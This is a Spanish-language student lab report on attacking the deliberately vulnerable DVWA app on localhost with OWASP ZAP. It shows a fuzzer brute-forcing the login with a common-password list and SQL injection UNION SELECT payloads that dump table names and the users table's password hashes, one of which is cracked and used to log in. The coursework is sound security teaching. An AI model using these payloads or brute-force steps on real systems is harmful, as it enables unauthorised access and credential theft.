

**Seguridad en Aplicaciones**  
**DVWA & Zap**

**Estudiante:**  
Andrés Arias Medina

**Curso**  
Seguridad en los Datos

**Profesor**  
Javier Omar Contreras Rodriguez





Universidad Pontificia Bolivariana  
4 de septiembre de 2024  
Medellín, Colombia

## Se levanta el contenedor de Docker


**Containers** [Give feedback](#)

Container CPU usage ⓘ 0.02% / 800% (8 CPUs available) Container memory usage ⓘ 337.3MB / 3.74GB [Show charts](#)

Search  ☐ Only show running containers

<input type="checkbox"/>	Name	Image	Status	Port(s)	CPU (%)	Last started	Actions
<input type="checkbox"/>	>  dvwa		Running (2/2)		0.02%	4 minutes ago	<input type="checkbox"/> ⋮ 

## Se verifica que esté funcionando, en este caso el puerto 4280 del localhost

localhost 


Corr... med... (121... Edifi... http... Sist... Plat... Seg... D

**DVWA**

**Setup DVWA**

**Instructions**

**About**

**Database Setup** 

Click on the 'Create / Reset Database' button below to create or reset your database.  
If you get an error make sure you have the correct user credentials in: `/var/www/html/config/config.inc.php`

If the database already exists, **it will be cleared and the data will be reset.**  
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

**Setup Check**

Web Server SERVER\_NAME: localhost

Operating system: \*nix

DVWA version: 0.9.4



## Se ingresa a Zap y se procede con el escaneo automático



# Automated Scan




This screen allows you to launch an automated scan against an application – just enter its URL below and press 'Attack'.  
Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack:    Select...


Use traditional spider: ☒

Use ajax spider:  with



 Attack ☐ Stop

Progress: Attack complete – see the Alerts tab for details of any issues found

## Luego del escaneo se hallaron un total de 11 alertas de vulnerabilidades



Luego se procede con el escaneo manual con la siguiente configuración, se ejecutó con Firefox por problemas con los demás browsers.



Ingresamos en DVWA con las credenciales predeterminadas, en el pie de página indica el nivel de seguridad.

[Logout](#)

Everyone is welcome to contribute and help make DVWA as successful as it can be. Contributors can have their name and link (if they wish) placed in the credits section. To contribute pick an Issue from the Project Home to work on or submit a patch to the Issues list.

Username: admin  
Security Level: impossible  
Locale: en  
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA)

Cambiamos el nivel de seguridad a 'Low' tal y como dice el enunciado.


## DVWA Security

### Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:


1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.



Low  Submit

Security level set to low

Se excluyen los dominios externos que no intervienen en el laboratorio.

Sites

>  <https://contrib.rocks>

>   <http://localhost:4280>

General	Regex ^	Add...
Exclude from Proxy	https://contrib.rocks.*	Modify...
Exclude from Scanner		Remove
Exclude from Spider		

Luego nos dirigimos a la sección de Brute Force e ingresamos los datos de autenticación.

## Vulnerability: Brute Force


### Login

Username:

Password:

Login










Welcome to the password protected area admin



Descargamos el archivo con las 100 claves más comunes.

[SecLists](#) / [Passwords](#) / [Common-Credentials](#) / 10-million-password-list-top-100.txt 


Ubicamos el GET generado por la página de autenticación.

- 
 vulnerabilities
  - 
 GET:brute
  -  brute
    - 
 GET:/
    - 
 GET:/(Login,password,username)


Luego de seleccionar el GET se le da Attack → Fuzz. Se selecciona la parte que dice password.

```
GET
http://localhost:4280/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
host: localhost:4280
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:
```

Después le damos a la opción de agregar, luego file y escogemos el archivo con las claves comunes.




Le agregamos el Tag para indicar la coincidencia.



Luego se lanza el ataque de fuerza bruta para identificar la contraseña correcta.

New Fuzzer Progress: 0: HTTP - http://localho...rd&Login=Login 100% Current fuzzers: 0									
Messages Sent: 101 Errors: 0 Show Errors Export									
Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
0	Original	200 OK		14 ms	354 bytes	4,330 bytes	Medium		123456
1	Fuzzed	200 OK		3.13 s	365 bytes	5,325 bytes			password
2	Fuzzed	200 OK		2.07 s	354 bytes	4,330 bytes		Reflected; PASSWORD ...	12345678
3	Fuzzed	200 OK		160 ms	365 bytes	5,325 bytes			qwerty
4	Fuzzed	200 OK		3.1 s	365 bytes	5,325 bytes			123456789
5	Fuzzed	200 OK		117 ms	365 bytes	5,325 bytes			12345
6	Fuzzed	200 OK		142 ms	365 bytes	5,325 bytes			1234
7	Fuzzed	200 OK		155 ms	365 bytes	5,325 bytes			1234
8	Fuzzed	200 OK		102 ms	365 bytes	5,325 bytes			111111
9	Fuzzed	200 OK		79 ms	365 bytes	5,325 bytes			1234567
10	Fuzzed	200 OK		79 ms	365 bytes	5,325 bytes			1234567

Para el siguiente ejercicio nos dirigimos a la sección de SQL Injection.



# Vulnerability: SQL Injection


User ID:

Submit


Se digita la siguiente cadena para identificar si está presente la vulnerabilidad y en efecto observamos un error de la base de datos que lo confirma.

User ID:

Submit



Luego en Zap limitamos el ambiente tecnológico para facilitar la ejecución del lab.




**Para lograr la siguiente secuencia:**

?id=1%27%20UNION%20SELECT%20TABLE\_SCHEMA,%20TABLE\_NAME%20FROM%20information\_schema.tables;--%20&Submit=Submit

**Debemos ingresar lo siguiente en el campo de usuario:**

**1' UNION SELECT TABLE\_SCHEMA, TABLE\_NAME FROM information\_schema.tables;--**  
**Con un espacio al final.**





**Para lograr la siguiente secuencia:**

?id=1%27%20UNION%20SELECT%20TABLE\_NAME,%20COLUMN\_NAME%20FROM%20information\_schema.COLUMNS%20WHERE%20TABLE\_NAME=%27users%27;--%20&Submit=Submit

**Debemos ingresar lo siguiente en el campo de usuario:**

**1' UNION SELECT TABLE\_NAME, COLUMN\_NAME FROM information\_schema.COLUMNS WHERE TABLE\_NAME='users';--**

**Con un espacio al final.**

User ID: <input type="text"/>	<input type="button" value="Submit"/>
ID: 1' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME='users';-- First name: admin Surname: admin	
ID: 1' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME='users';-- First name: users Surname: user_id	
ID: 1' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME='users';-- First name: users Surname: first_name	
ID: 1' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME='users';-- First name: users Surname: last_name	
ID: 1' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME='users';-- First name: users Surname: user	
ID: 1' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME='users';-- First name: users Surname: password	
ID: 1' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME='users';-- First name: users Surname: avatar	
ID: 1' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME='users';-- First name: users Surname: last_login	
ID: 1' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME='users';-- First name: users Surname: failed_login	

**Para lograr la siguiente secuencia:**

?id=1%27%20UNION%20SELECT%20user,password%20from%20users;--%20&Submit=Submit

**Debemos ingresar lo siguiente en el campo de usuario:**

**1' UNION SELECT user,password FROM users;--**

**Con un espacio al final.**

User ID:

ID: 1' UNION SELECT user,password FROM users;--  
First name: admin  
Surname: admin

ID: 1' UNION SELECT user,password FROM users;--  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password FROM users;--  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password FROM users;--  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password FROM users;--  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password FROM users;--  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Para validar los hash de la sección anterior usaremos los hash que aparecen como contraseñas.

ID: 1' UNION SELECT user,password FROM users;--  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

e99a18c428cb38d5f260853678922e03	e99a18c428cb38d5f260853678922e03 : abc123
<input type="button" value="Encrypt"/>	<input type="button" value="Decrypt"/>

Eso nos dice que la clave del usuario gordonb es abc123.  
Vamos a probarlo.

Username

Password

Acá la evidencia del inicio de sesión.

**Username:** gordonb  
**Security Level:** low  
**Locale:** en  
**SQLi DB:** mysql